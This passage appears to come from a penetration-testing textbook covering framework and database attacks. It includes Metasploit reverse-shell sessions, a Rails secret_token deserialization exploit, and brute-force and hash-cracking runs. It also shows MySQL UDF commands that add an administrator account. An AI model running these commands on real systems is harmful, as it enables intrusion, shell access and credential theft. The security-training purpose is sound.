| CVE-2016-2513 | 1.9.0 to 1.9.2 1.8.10 and prior |
Valid username enumeration via a timing oracle |
| CVE-2015-8213 | 1.9.0 to 1.9rc2 1.8.0 to 1.8.6 1.7.0 to 1.7.10 |
The date template filter gives remote attackers a way to obtain any secret in the application’s settings by specifying a key value instead of a date |
| CVE-2014-1418 | 1.7.0 to 1.7b3 1.6.0 to 1.6.4 1.5.0 to 1.5.7 1.4.0 to 1.4.12 |
Information leak via unsafe caching |
| CVE-2014-0474 | 1.7.0 to 1.7b1 1.6.0 to 1.6.2 1.5.0 to 1.5.5 1.4.0 to 1.4.10 |
MySQL typecasting flaw resulting in unauthenticated SQL injection |
Written in Ruby, Rails is a web application server used to serve Ruby web applications. Like other frameworks (including Django and PHP), Rails is often presented via the Apache HTTP Server or Nginx. You can identify its presence through the following:
HTTP server header fields (e.g., X-Rails-Env, X-Rails-Time, and X-Powered-By)
Use of RESTful URI paths within the application (e.g., /project/new and /user/81/)
Presence of the following static files:
/images/rails.png
/javascripts/application.js
/javascripts/prototype.js
/stylesheets/application.css
Upon identifying an exposed Rails instance, use Table 14-16 to understand known vulnerabilities within the server core. Exploitable flaws within optional packages (known as gems) are listed in Table 14-17.38
| CVE reference(s) | Affects Rails | Notes |
|---|---|---|
CVE-2016-2098 CVE-2016-2097 CVE-2016-0752 |
4.2.0 to 4.2.5.1 4.0.0 to 4.1.14.1 3.2.0 to 3.2.22.1 |
Multiple code execution and directory traversal vulnerabilities affecting both Action Pack and Action Viewa |
| CVE-2014-3514 | 4.1.0 to 4.1.4 4.0.0 to 4.0.8 |
Active Record strong parameters protection bypass makes it possible for attackers to set arbitrary attributes via create_with |
CVE-2014-3483 CVE-2014-3482 |
4.1.0 to 4.1.2 4.0.0 to 4.0.6 3.2.18 and prior |
The PostgreSQL adapter for Active Record is vulnerable to SQL injection via improper range quoting |
| CVE-2014-0130 | 4.1.0 4.0.0 to 4.0.4 3.0.0 to 3.2.17 |
Directory traversal vulnerability affecting certain route configurations, resulting in command executionb |
| CVE-2013-0277 | 3.0.x 2.3.16 and prior |
Active Record YAML deserialization flaw resulting in arbitrary code execution |
| CVE-2013-0333 | 3.0.0 to 3.0.20 2.3.0 to 2.3.15 |
Code execution via malformed JSON data that is converted into YAML and parsedc |
| CVE-2013-0156 | 3.2.0 to 3.2.10 3.1.0 to 3.1.9 3.0.0 to 3.0.18 2.3.14 and prior |
Object injection attack resulting in arbitrary code execution via YAML type conversiond |
| CVE-2012-6496 | 3.2.0 to 3.2.9 3.1.0 to 3.1.8 3.0.17 and prior |
Multiple SQL injection flaws in Active Record |
| CVE-2012-2695 | 3.2.0 to 3.2.5 3.1.0 to 3.1.5 3.0.13 and prior |
|
| CVE-2011-2930 | 3.1.0 to 3.1.0rc5 3.0.0 to 3.0.9 2.3.12 and prior |
|
a Metasploit rails_dynamic_render_code_exec module. b Jeff Jarmoc, “The Anatomy of a Rails Vulnerability”, white paper for Matasano Security Research, May 27, 2014. | ||
| Affected gem | CVE reference | Notes |
|---|---|---|
| Devise | CVE-2013-0233 | Type confusion flaw, leading to the reset of arbitrary account passwordsa |
| Dragonfly | CVE-2013-1756 | Arbitrary code execution via a crafted request |
| WebYaST | CVE-2013-3709 | Weak file permissions resulting in Rails secret_token compromise by local users (in turn resulting in arbitrary command execution) |
| JSON | CVE-2013-0269 | Unsafe object creation flaw resulting in unintended consequences (e.g., SQL injection) |
Described by Rob Heaton39 in 2013 and later used by Wesley Wineberg to compromise Instagram,40 a Rails application’s secret_token value can be used to create a malicious cookie containing serialized data that is, in turn, executed on the server side. These tokens are commonly exposed via version control, or read from an application’s config/initializers/secret_token.rb file via directory traversal (e.g., CVE-2016-0752).
Upon obtaining a secret_token value, you can use the Metasploit rails_secret_deserialization module to spawn a command shell, as demonstrated in Example 14-14.
msf > use exploit/multi/http/rails_secret_deserialization msf exploit(rails_secret_deserialization) > set PAYLOAD ruby/shell_reverse_tcp msf exploit(rails_secret_deserialization) > set LHOST 10.0.0.8 msf exploit(rails_secret_deserialization) > set RHOST 10.0.0.10 msf exploit(rails_secret_deserialization) > set RPORT 443 msf exploit(rails_secret_deserialization) > set SSL true msf exploit(rails_secret_deserialization) > set SSLVERSION TLS1 msf exploit(rails_secret_deserialization) > set SECRET 65c0eb133b2c8481b08b41cfc0969cbdd540f3c1c e0fd66be2d24ffc97d09730d11d53e02cac31753721610ad7dc00f6f9942e3825fd4895a4e2805712fa6365 msf exploit(rails_secret_deserialization) > set PrependFork false msf exploit(rails_secret_deserialization) > run [*] Started reverse handler on 10.0.0.8:4444 [*] Checking for cookie [*] Adjusting cookie name to _mdm_session [+] SECRET matches! Sending exploit payload [*] Sending cookie _mdm_session [*] Command shell session 1 opened (10.0.0.8:4444 – 10.0.0.10:50169) cmd.exe /c ver whoami Microsoft Windows [Version 6.1.7601] nt authority\system
Node.js is a server-side JavaScript environment based on Google’s V8 engine. A number of APIs within Node.js support arbitrary command execution and reading of local files, as described by Ilja van Sprundel.41 The framework also lacks XSS, CSRF, or other protections out-of-the-box.
Upon reviewing the Node.js ChangeLog,42 we find that most vulnerabilities are issues found in the Google V8 JavaScript engine and peripheral components (e.g., libuv)—many of which result in denial of service.
At the time of writing, there exist no known severe, remotely exploitable vulnerabilities within the Node.js core. There exist a number of flaws within packages running atop the framework, however, as detailed in Table 14-18. If present, an attacker can abuse these modules to execute arbitrary code and obtain sensitive data.
| Module/version | CVE reference | Notes |
|---|---|---|
| bassmaster 1.5.1 | CVE-2014-7205 | Eval injection flaw in batch.js resulting in code execution |
| dns-sync 0.1 | CVE-2014-9682 | Command execution via shell characters passed to the resolve API function |
| sequelize 2.0.0-rc7 | CVE-2015-1369 | SQL injection via the order parameter |
| syntax-error 1.1 | CVE-2014-7192 | Eval injection vulnerability in index.js resulting in code execution |
| visionmedia send 0.8.3 | CVE-2014-6394 | Directory traversal bug leading to disclosure of files within the document root |
A subtle flaw exists within the Math.random() function of Google’s V8 JavaScript engine, resulting in collisions and other problems within Node.js applications, as described by Betable CTO, Mike Malone.43 The Node.js Crypto API includes crypto.randomBytes(), which you should prefer over the native V8 PRNG function when generating random numbers.
The ASP.NET framework runs atop Microsoft IIS web servers. The version is commonly leaked via HTTP server header fields and cookie values, as shown:
HTTP/1.1 200 OK Cache-Control: private Content-Type: text/html; charset=utf-8 Server: Microsoft-IIS/8.5 Set-Cookie: ASP.NET_SessionId=jbxmdegb5z2g3sx304dzf0ls; path=/; HttpOnly X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Date: Sat, 11 Jul 2015 00:22:55 GMT
Upon obtaining the ASP.NET version, cross-reference it with NVD and other sources44 to identify exploitable weaknesses. Table 14-19 lists the significant exploitable flaws known at the time of writing.
| CVE reference(s) | Affected software (up to) | Notes |
|---|---|---|
| CVE-2013-3195 | Windows Server 2012 Windows Server 2008 R2 SP1 |
Integer overflow within comctl32.dll resulting in arbitrary code execution through a crafted argument being passed to an ASP.NET application |
| CVE-2012-0163 | ASP.NET 4.5 | Multiple arbitrary code execution vulnerabilities triggered via crafted .NET, XBAP, and Silverlight applications |
| CVE-2012-0014 | ASP.NET 4.0 | |
| CVE-2011-1253 | ||
| CVE-2011-0664 | ||
| CVE-2010-3958 | ||
| CVE-2012-0015 | ASP.NET 3.5.1 | |
| CVE-2010-1898 | ||
CVE-2011-3417 CVE-2011-3416 |
ASP.NET 4.0 | Privilege escalation and access to arbitrary user accounts via HTML forms authentication bypass |
| CVE-2010-3332 | ASP.NET 4.0 | Padding oracle flaw which makes it possible for remote unauthenticated attackers to forge session cookies and read sensitive filesa |
a Thai Duong and Juliano Rizzo, “Cryptography in the Web: The Case of Cryptographic Design Flaws in ASP.NET”, presented at the 2011 IEEE Symposium on Security and Privacy, Oakland, CA, May 22–25, 2011. | ||
You should consider the following countermeasures when hardening web application servers:
Ensure that application framework components (including dependencies and indirectly exposed elements) are patched up to date to mitigate known flaws.
Carefully handle and consider secrets within repositories and version control systems. For example, you can use a Rails application’s secret_token value to execute code on the server side.
Do not expose administrative interfaces or privileged functionality (e.g., phpMyAdmin and the Django administrative console) to untrusted networks
If possible, decouple publicly exposed web application components and administrative features to prevent privilege escalation through CSRF, persistent XSS, or social engineering.
Apache HTTP Server recommendations:
Use the Header always unset directive in httpd.conf45 to remove HTTP headers that reveal useful web and application server details to attackers (e.g., X-Powered-By and X-Runtime).46
Consider mod_security to provide blanket protection against common attack classes including XSS and command injection.
1 Patrick Thomas, “BlindElephant Web Application Fingerprinter”, SourceForge.net.
2 See “WAFP”, Aldeid.com Wiki, November 23, 2013.
3 See clusterd on GitHub.
4 Use the -l flag to list supported applications.
5 See CMS Explorer in the Google Code Archive.
6 See WPScan.org.
7 See “Joomla Vulnerability Scanner Project” on OWASP.org.
8 See CVE-2012-2311 and CVE-2012-1823.
9 See item 13-02 on page 127 of Assets Portfolio.
10 See the PHP 5 ChangeLog.
11 See CVE-2009-4188.
12 See CVE-2009-4189.
13 See CVE-2013-1221 and CVE-2013-1222.
14 See CVE-2012-3908.
15 See CVE-2011-1571.
16 DiabloHorn, “8009, the Forgotten Tomcat Port”, DiabloHorn.com blog, October 19, 2011.
17 An MBean is a managed Java object following the JMX specification.
18 See “Standard MBeans” at Oracle.com.
19 Juan Vazquez, “Abusing Java Remote Interfaces”, SlideShare.net, April 13, 2015.
20 See Mogwai’s Java Management Extensions (JMX) Exploitation Toolkit on GitHub.
21 Renaud Dubourguais, “Hacking (and Securing) JBoss AS”, white paper for Hervé Schauer Consultants, 2012.
22 Download the file from the JBoss Developer site.
23 See the Metasploit java_rmi_server module and Eric Romang, “Java RMI Server Insecure Default Configuration Java Code Execution”, YouTube video, posted July 31, 2011.
24 See JexBoss on GitHub.
25 Julián Vilas, “RootedCON 2015 - Deep Inside the Java Framework Apache Struts”, SlideShare.net, March 6, 2015.
26 See CVE-2013-2251.
27 See the S2-016 security bulletin in the Apache Struts 2 Documentation.
28 Metasploit java_jdwp_debugger module.
29 You can find further discussion of JDWP flaws in Christophe Alladoum,“Hacking the Java Debug Wire Protocol”, IOActive Blog, April 23, 2014. Alladoum’s blog post details command execution via jdwp-shellifier.
30 Metasploit coldfusion_version module.
31 Chris Gates published a Metasploit module that probes the service.
32 For details on these attacks, see Chris Gates, “ColdFusion for Pentesters”, SlideShare.net, May 21, 2012.
33 See CVE-2010-0185.
34 See CVE-2013-6408, CVE-2013-6407, and CVE-2012-6612.
35 See CVE-2015-0846.
36 See CVE-2011-4103.
37 See CVE-2011-4102.
38 The Ruby on Rails: Security Google group provides concise, up to date vulnerability details.
39 Rob Heaton, “How to Hack a Rails App Using Its secret_token”, RobertHeaton.com, July 22, 2013.
40 Wesley Wineberg, “Instagram’s Million Dollar Bug”, Exfiltrated.com, December 27, 2015.
41 Ilja van Sprundel, “Node.js Application (In)security”, YouTube video, posted by OWASP, April 28, 2015.
42 See the Node.js Changelog.
43 Mike Malone, “TIFU by Using Math.random()”, Betable Engineering, November 19, 2015.
44 See “Microsoft Security Bulletins” on Microsoft’s TechNet.
45 Shanison, “Unset/Remove Apache Response Header – Protect Your Server Information”, July 5, 2012.
Databases, key-value stores, and other systems are used to cache and serve data. Attackers often compromise data stores by abusing weaknesses within their configuration, authenticating with valid credentials, and escalating privileges.
The data stores described in this chapter include relational and nonrelational databases, file service protocols, distributed file systems, and key-value stores. Table 15-1 lists implementations, service ports, and tool support within Kali Linux.
| Name | Port | Protocol | Nmap | MSFa | Hydra | ||
|---|---|---|---|---|---|---|---|
| TCP | UDP | ||||||
| MySQL | 3306 |
● |
– |
● |
● |
● |
|
| PostgreSQL | 5432 |
● |
– |
● |
● |
● |
|
| Microsoft SQL Server |
1433 1434 |
● – |
– ● |
● ● |
● ● |
● – |
|
| Oracle Database | 1521 |
● |
– |
● |
● |
● |
|
| MongoDB | 27017 |
● |
– |
● |
● |
– |
|
| Redis | 6379 |
● |
– |
● |
● |
● |
|
| Memcached | 11211 |
● |
● |
● |
● |
– |
|
| Hadoop | MapReduce | 50030 50060 |
● ● |
– – |
● ● |
– – |
– – |
| HDFS |
50070 50075 50090 |
● ● ● |
– – – |
● ● ● |
– – – |
– – – |
|
| NFS | 2049 |
● |
● |
● |
● |
– |
|
| AFP | 548 |
● |
– |
● |
● |
● |
|
| iSCSI | 3260 |
● |
– |
● |
– |
– |
|
a Metasploit Framework | |||||||
MySQL is commonly found listening on TCP port 3306 of both Unix- and Windows-based servers. Nmap fingerprints the service, as demonstrated by Example 15-1. NVD lists a number of severe, unauthenticated, remotely exploitable vulnerabilities in MySQL at the time of writing, as listed in Table 15-2.
root@kali:~# nmap -sSVC -p3306 -n 45.125.30.102 Starting Nmap 6.47 (http://nmap.org) at 2015-08-10 01:24 EDT Nmap scan report for 45.125.30.102 PORT STATE SERVICE VERSION 3306/tcp open mysql MySQL 5.1.26-rc | mysql-info: | Protocol: 53 | Version: .1.26-rc | Thread ID: 128018 | Capabilities flags: 63487 | Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, LongPassword, SupportsLoad | DataLocal, Speaks41ProtocolOld, SupportsTransactions, ODBCClient, Ignore | SpaceBeforeParenthesis, SupportsCompression, FoundRows, IgnoreSigpipes, | ConnectWithDatabase, InteractiveClient, LongColumnFlag, Speaks41 | ProtocolNew | Status: Autocommit |_ Salt: atE;7C,Q3JZgu9W.}ON|
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2015-0411 | 5.6.0 to 5.6.21 5.5.0 to 5.5.40 |
Unspecified remotely exploitable flaw within the MySQL encryption subsystem resulting in unauthenticated access to data |
CVE-2014-6500 CVE-2014-6491 |
5.6.0 to 5.6.20 5.5.0 to 5.5.39 |
Multiple exploitable vulnerabilities relating to the yaSSL subsystem resulting in remote unauthenticated access to data and arbitrary code execution |
|
CVE-2013-1492 |
5.5.0 to 5.5.29 5.1.0 to 5.1.67 |
|
|
CVE-2012-0553 |
5.5.0 to 5.5.27 5.1.0 to 5.1.67 |
|
|
CVE-2012-0882 |
5.5.0 to 5.5.21 5.1.0 to 5.1.61 |
|
|
CVE-2012-5615 |
5.6.0 to 5.6.19 5.5.0 to 5.5.38 |
Username enumeration via error oraclea |
|
CVE-2012-3158 |
5.5.0 to 5.5.26 5.1.0 to 5.1.64 |
Unspecified vulnerabilities resulting in remote unauthenticated access to data |
|
CVE-2012-2750 |
5.5.0 to 5.5.22 |
|
|
CVE-2012-2122 |
5.6.0 to 5.6.5 5.5.0 to 5.5.23 5.1.0 to 5.1.62 |
Authentication bypass resulting in remote unauthorized access to datab,c |
a See http://bit.ly/2bB89uI. b Metasploit mysql_authbypass_hashdump module. c Christopher Byrd, “MySQL CVE-2012-2122 Trivial Authentication Bypass”, YouTube video, posted June 11, 2012. | ||
Many products configure MySQL accounts with default passwords, including Oracle ATG Web Commerce,1 Infoblox NetMRI,2 and Cisco ANM.3 Examples 15-2 and 15-3 demonstrate root account password grinding using Metasploit and use of the mysql client utility within Kali Linux.
msf > use auxiliary/scanner/mysql/mysql_login msf auxiliary(mysql_login) > set USERNAME root msf auxiliary(mysql_login) > set PASS_FILE /root/common.txt msf auxiliary(mysql_login) > set USER_AS_PASS true msf auxiliary(mysql_login) > set BLANK_PASSWORDS true msf auxiliary(mysql_login) > set RHOSTS 192.168.2.15 msf auxiliary(mysql_login) > set VERBOSE false msf auxiliary(mysql_login) > run [*] 192.168.2.15:3306 MYSQL - Found remote MySQL version 5.1.71 [+] 192.168.2.15:3306 - SUCCESSFUL LOGIN 'root' : 'abc123'
root@kali:~# mysql -h 192.168.2.15 -u root -p
Enter password: abc123
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.1.71 (Ubuntu)
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| tikiwiki |
| tikiwiki195 |
+--------------------+
Table 15-3 lists Metasploit modules that you can combine with credentials to authenticate with exposed MySQL instances, obtain data, and execute OS commands. Table 15-4 lists exploitable privilege escalation and command execution flaws.
| Module | Purpose |
|---|---|
| mysql_enum | Return the basic configuration and server settings |
| mysql_hashdump | Extract username and password hash values |
| mysql_payload mysql_start_up |
Execute OS commands (Windows) |
| mysql_schemadump | Display the database schema |
| mysql_sql | Execute arbitrary SQL statements |
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2014-6507 | 5.6.0 to 5.6.20 5.5.0 to 5.5.39 |
Privilege escalation via DML operation |
| CVE-2012-5612 | 5.5.0 to 5.5.28 | MDL subsystem heap overflowa |
| CVE-2012-5611 | 5.5.0 to 5.5.28 5.1.0 to 5.1.66 |
Stack overflow in acl_get() functionb |
| CVE-2012-3163 | 5.5.0 to 5.5.26 5.1.0 to 5.1.64 |
Unspecified privilege escalation flaw affecting Microsoft Windows MySQL deployments |
| CVE-2010-1850 | 5.1.0 to 5.1.46 5.0.0 to 5.0.91 |
Code execution via COM_FIELD_LIST |
a King Cope, “MySQL (Linux) Heap Based Overrun PoC Zeroday”, email message to Full Disclosure mailing list, December 1, 2012. b King Cope, “MySQL (Linux) Stack Based Buffer Overrun PoC Zeroday”, email message to Full Disclosure mailing list, December 1, 2012. | ||
If you are able to upload a malicious shared library to a directory structure that is readable by MySQL (through a web application vulnerability, FTP, or other means), you can achieve OS command execution via MySQL by loading the library as a user-defined function (UDF). Bernardo Damele A. G.’s udfhack GitHub repository4 contains the source code to his shared libraries. You can find compiled versions for 32- and 64-bit versions of Windows and Linux within sqlmap5 under the udf/mysql/ directory.
Examples 15-4 and 15-5 demonstrate the technique used to load libraries from arbitrary locations and execute commands under Microsoft Windows and Linux, as originally described by Adam Palmer.6
use mysql;
create table npn(line blob);
insert into npn values(load_file('/tmp/lib_mysqludf_sys.so'));
select * from npn into dumpfile '/tmp/lib_mysqludf_sys.so';
create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
select sys_exec('id > /tmp/out.txt');
USE mysql;
CREATE TABLE npn(line blob);
INSERT INTO npn values(load_files('C://temp//lib_mysqludf_sys.dll'));
SELECT * FROM mysql.npn INTO DUMPFILE 'c://windows//system32//lib_mysqludf_sys_32.dll';
CREATE FUNCTION sys_exec RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
SELECT sys_exec("net user npn npn12345678 /add");
SELECT sys_exec("net localgroup Administrators npn /add");
PostgreSQL is an Object-Relational Database Management System (ORDBMS) that uses TCP port 5432 by default to serve clients. Example 15-6 demonstrates Nmap used to fingerprint an available instance online.
root@kali:~# nmap -sSV -p5432 -n 138.122.75.109 Starting Nmap 6.47 (http://nmap.org) at 2015-12-23 06:23 EDT Nmap scan report for 138.122.75.109 PORT STATE SERVICE VERSION 5432/tcp open postgresql PostgreSQL DB 8.2.6 - 8.2.19
At the time of writing, NVD contains no unauthenticated remotely exploitable flaws in PostgreSQL, but it does list a large number of authenticated issues resulting in command execution and escalation of privileges. The subsequent sections detail brute-force password grinding and authenticated Metasploit modules that you can use during testing.
You can use the Metasploit postgres_login module to test available services for weak credentials. The pgsql-brute script within Nmap can also be of use in some situations. Examples 15-7 and 15-8 demonstrate using Metasploit to perform PostgreSQL brute-force password grinding, and using the psql client within Kali Linux to authenticate.
msf > use auxiliary/scanner/postgres/postgres_login msf auxiliary(postgres_login) > set RHOSTS 192.168.2.5 msf auxiliary(postgres_login) > set VERBOSE false msf auxiliary(postgres_login) > run [+] 192.168.2.5:5432 Postgres - Success: postgres:postgres (Database `template1` succeeded.)
root@kali:~# psql –U postgres –d template1 –h 192.168.2.5 Password for user postgres:postgrespsql (9.4, server 8.3.1) WARNING: psql version 9.4, server version 8.3 Some psql features might not work. SSL connection (cipher: DHE-RSA-AES256-SHA, bits: 256) Type "help" for help. template1=# \l List of databases Name | Owner | Encoding | Access privileges -----------+----------+----------+---------------------- postgres | postgres | UTF8 | template0 | postgres | UTF8 | =c/postgres : postgres=CTc/postgres template1 | postgres | UTF8 | =c/postgres : postgres=CTc/postgres
Table 15-5 lists Metasploit modules that you can use to authenticate with exposed PostgreSQL instances, obtain data, execute commands, and escalate privileges.
| Module | Purpose |
|---|---|
| postgres_sql | Execute arbitrary SQL statements |
| postgres_hashdump | Extract username and password hash values |
| postgres_schemadump | Display the database schema |
| postgres_readfile | Import a local file and display it (e.g., /etc/passwd) |
| postgres_payload | Load a shared object via pg_largeobject and create a UDF to execute arbitrary code on the server side |
Examples 15-9 and 15-10 demonstrate using Metasploit and Hashcat to obtain, prepare, and crack user password hashes. Example 15-11 demonstrates command execution via Metasploit using the postgres_payload module.
msf > use auxiliary/scanner/postgres/postgres_hashdump msf auxiliary(postgres_hashdump) > set RHOSTS 192.168.2.10 msf auxiliary(postgres_hashdump) > set USERNAME postgres msf auxiliary(postgres_hashdump) > set PASSWORD toto msf auxiliary(postgres_hashdump) > run [*] Query appears to have run successfully [+] Postgres Server Hashes Username -------- phppgadmin md537c2415c04b4d92c1904c46cd492ba37 postgres md59fa7827a30a483125ca3b7218bad6fee tms md511142ca27072a18dda473b7f3bcf31a3 whitecell md521ef9598943f45c9ca2a5ae791d8c617
root@kali:~# cat > hashes << STOP 37c2415c04b4d92c1904c46cd492ba37:phppgadmin 9fa7827a30a483125ca3b7218bad6fee:postgres 11142ca27072a18dda473b7f3bcf31a3:tms 21ef9598943f45c9ca2a5ae791d8c617:whitecell STOP root@kali:~# hashcat -m 10 hashes /usr/share/wordlists/sqlmap.txt Initializing hashcat v0.49 with 1 threads and 32mb segment-size... Added hashes from file hashes: 4 (4 salts) NOTE: press enter for status-screen 37c2415c04b4d92c1904c46cd492ba37:phppgadmin:catdog 21ef9598943f45c9ca2a5ae791d8c617:whitecell:chiapet 9fa7827a30a483125ca3b7218bad6fee:postgres:toto
msf > use exploit/windows/postgres/postgres_payload msf exploit(postgres_payload) > set PAYLOAD windows/meterpreter/reverse_tcp msf exploit(postgres_payload) > set RHOST 192.168.2.10 msf exploit(postgres_payload) > set USERNAME postgres msf exploit(postgres_payload) > set PASSWORD toto msf exploit(postgres_payload) > run [*] Started reverse handler on 192.168.2.21:4444 [*] Authentication successful and vulnerable version 8.4 on Windows confirmed. [*] Uploaded flJBELWn.dll as OID 33011 to table jnrotcvq(ipmhmpch) [*] Command Stager progress - 26.48% done (1499/101465 bytes) [*] Command Stager progress - 73.51% done (98934/101465 bytes) [*] Command Stager progress - 98.95% done (100400/101465 bytes) [*] Meterpreter session 1 opened (192.168.2.21:4444 -> 192.168.2.10:1748) meterpreter > getuid Server username: DEMO\postgres
Hosts running Microsoft SQL Server commonly expose two ports:
TCP port 1433, used by clients to interact with the service and databases
UDP port 1434, providing resolution service (listing available instances)
Servers can run multiple database instances using various high ports. The SQL Server Resolution Service (SSRS) listening on UDP port 1434 provides resolution—listing the registered SQL Server instances and their transport details (e.g., TCP ports and named pipes7).
Nmap invokes the ms-sql-info script upon encountering SQL Server interfaces, as shown in Example 15-12. The script queries the SRSS interface via UDP port 1434 and retrieves details of the available database instances.
root@kali:~# nmap -sSUVC –p1433,1434 -n 10.0.0.10 Starting Nmap 6.46 (http://nmap.org) at 2015-08-04 15:35 PDT Nmap scan report for 10.0.0.10 PORT STATE SERVICE VERSION 1433/tcp open ms-sql-s Microsoft SQL Server 2008 R2 10.50.2550.00; SP1+ 1434/udp open ms-sql-m Microsoft SQL Server 10.50.2500.0 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | ms-sql-info: | Windows server name: DBSQL2K801 | [10.0.0.10\MSSQLSERVER] | Instance name: MSSQLSERVER | Version: Microsoft SQL Server 2008 R2 SP1+ | Version number: 10.50.2550.00 | Product: Microsoft SQL Server 2008 R2 | Service pack level: SP1 | Post-SP patches applied: Yes | TCP port: 1433 |_ Clustered: No
Cross-reference the SQL Server version with NVD to identify weaknesses. At the time of writing, exploitation of known flaws requires authentication to reach vulnerable functions, as summarized by Table 15-6.
| CVE reference(s) | Affected versions (up to) | Notes |
|---|---|---|
CVE-2015-1763 CVE-2015-1762 |
SQL Server 2014 SQL Server 2012 SP2 SQL Server 2008 R2 SP2 SQL Server 2008 SP3 |
Multiple remote authenticated vulnerabilities resulting in code execution |
CVE-2012-1856 CVE-2012-0158 |
SQL Server 2008 R2 SP2 SQL Server 2008 SP3 |
The default administrative account under Microsoft SQL Server is sa. Additional accounts that are sometimes created include distributor_admin, sql, sqluser, sql_account, sql_user, and sql-user. Hydra and Metasploit8 support brute-force password grinding over TCP/IP (using port 1433 by default). To perform brute-force over SMB using named pipes, consider sqlbf.9
Table 15-7 lists Metasploit modules that you can combine with valid credentials to execute commands and obtain data from SQL Server instances. Example 15-13 demonstrates mssql_payload execution. Patrik Karlsson’s SQLAT toolkit10 also supports file upload, registry access, and SAM database download via extended stored procedures.
| Module | Purpose |
|---|---|
| mssql_enum | Enumerate server configuration |
mssql_escalate_dbowner mssql_escalate_execute_as |
Local privilege escalation |
| mssql_findandsampledata | Crawl available databases for useful content |
| mssql_hashdump | Extract encrypted user password hashes |
| mssql_idf | Search the database for interesting data |
| mssql_local_auth_bypass | Add privileged local user accounts |
| mssql_linkcrawler | Exploit linked database servers |
| mssql_ntlm_stealer | Steal NTLM service credentials via SMB |
| mssql_payload | Execute OS commands via xp_cmdshell |
| mssql_schemadump | Extract the database schema |
| mssql_sql_file | Load and execute SQL statements from a file |
msf > use exploit/windows/mssql/mssql_payload msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp msf exploit(mssql_payload) > set LHOST 10.0.0.25 msf exploit(mssql_payload) > set RHOST 10.0.0.10 msf exploit(mssql_payload) > set MSSQL_USER distributor_admin msf exploit(mssql_payload) > set MSSQL_PASS password msf exploit(mssql_payload) > run [*] Started reverse handler on 10.0.0.25:4444 [*] Warning: This module will leave fGDpiveA.exe in the SQL Server %TEMP% directory [*] Writing the debug.com loader to the disk... [*] Converting the debug script to an executable... [*] Uploading the payload, please be patient... [*] Converting the encoded payload... [*] Executing the payload... [*] Sending stage (719360 bytes) [*] Meterpreter session 1 opened (10.0.0.25:4444 -> 10.0.0.10:1708) meterpreter > sysinfo Computer: DBSQL2K801 OS : Windows .NET Server (Build 3790, Service Pack 2). Arch : x86 Language: en_US
Many of the listed modules were written by Scott Sutherland and presented during AppSec USA 2012.11
The Transparent Network Substrate (TNS) protocol brokers client connections to Oracle Database instances via the TNS listener service, which listens on TCP port 1521. Nmap fingerprints exposed TNS listener services, as follows:
root@kali:~# nmap -sSV -p1521 –n 10.11.21.25 Starting Nmap 6.46 (http://nmap.org) at 2015-08-04 15:39 PDT Nmap scan report for 10.11.21.25 PORT STATE SERVICE VERSION 1521/tcp open oracle-tns Oracle TNS Listener 10.2.0.4.0 (for Linux)
The listener service has its own authentication mechanism and is administered outside of the database. In its default configuration, you can interact with the TNS listener to retrieve useful information, and if unpatched, exploit it to intercept database traffic and execute commands remotely.
Attacking Oracle Database instances from the network commonly involves four steps:
Assessment of the TNS listener configuration and retrieval of useful information
Enumeration of database system ID (SID) values
Armed with valid SID details, brute-force password grinding to secure access
Upon authentication, privilege escalation and pivoting via available functions
Exploitable flaws exist within components including the TNS listener, which an attacker can take advantage of to gather data (e.g., SID values) and execute arbitrary commands. Here I detail each assessment phase and the exploitation of respective weaknesses.
Within Kali Linux, you can use either the tnscmd10g utility or Metasploit12 to send commands to available TNS listener services. Example 15-14 demonstrates using tnscmd10g to issue a version command.
root@kali:~# tnscmd10g version -h 10.11.21.25 sending (CONNECT_DATA=(COMMAND=version)) to 10.11.21.25:1521 writing 90 bytes reading .M.......6.........-. ..........(DESCRIPTION=(TMP=)(VSNNUM=169870336)(ERR=0)).........TNSLSNR for Linux: Version 10.2.0.4.0 - Production..TNS for Linux: Version 10.2.0.4.0 - Production..Unix Domain Socket IPC NT Protocol Adaptor for Linux: Version 10.2.0.4.0 - Production..Oracle Bequeath NT Protocol Adapter for Linux: Version 10.2.0.4.0 - Production..TCP/IP NT Protocol Adapter for Linux: Version 10.2.0.4.0 - Production,,.........@
Table 15-8 lists valid commands. Mileage varies widely based on Oracle Database version and configuration—older versions leave the TNS listener completely exposed by default, and Oracle 11g introduced security controls that make probing and exploitation difficult.
| Command | Purpose |
|---|---|
| ping | Ping the listener |
| version | Provide output of the listener version and platform information |
| status | Return the current status and variables used by the listener |
| services | Dump service data |
| debug | Dump debugging information to the listener log |
| reload | Reload the listener configuration file |
| save_config | Write the listener configuration file to a backup location |
| stop | Invoke listener shutdown |
The TNS listener will sometimes return an error code during probing. Example 15-15 demonstrates using tnscmd10g to send a status command to the listener: at first we receive a version mismatch error (12618), so use the --10G flag to connect using an Oracle 10g string, which in turn elicits an authentication error (1189). Table 15-9 lists error codes that you will likely encounter during testing. You can find an exhaustive list in the Oracle Database 12c documentation.13
root@kali:~# tnscmd10g status -h 10.11.21.25 sending (CONNECT_DATA=(COMMAND=status)) to 10.11.21.25:1521 writing 89 bytes reading .a."..U(DESCRIPTION=(ERR=12618)(VSNNUM=169870336)(ERROR_STACK=(ERROR=(CODE=12618)(EMFI=4)))) root@kali:~# tnscmd10g status -h 10.11.21.25 --10G sending (CONNECT_DATA=(CID=(PROGRAM=)(HOST=linux)(USER=oracle))(COMMAND=status) (ARGUMENTS=64)(SERVICE=LISTENER)(VERSION=169869568)) to 10.11.21.25:1521 writing 181 bytes reading .e."..Y(DESCRIPTION=(TMP=)(VSNNUM=169870336)(ERR=1189)(ERROR_STACK=(ERROR=(CODE=1189)(EMFI=4))))
| Error | Reason |
|---|---|
| 1169 | The listener does not recognize the password |
| 1189 | The listener could not authenticate the user |
| 1190 | The user is not authorized to execute the requested command |
| 12508 | The listener could not resolve the command |
| 12618 | The TNS versions are incompatible |
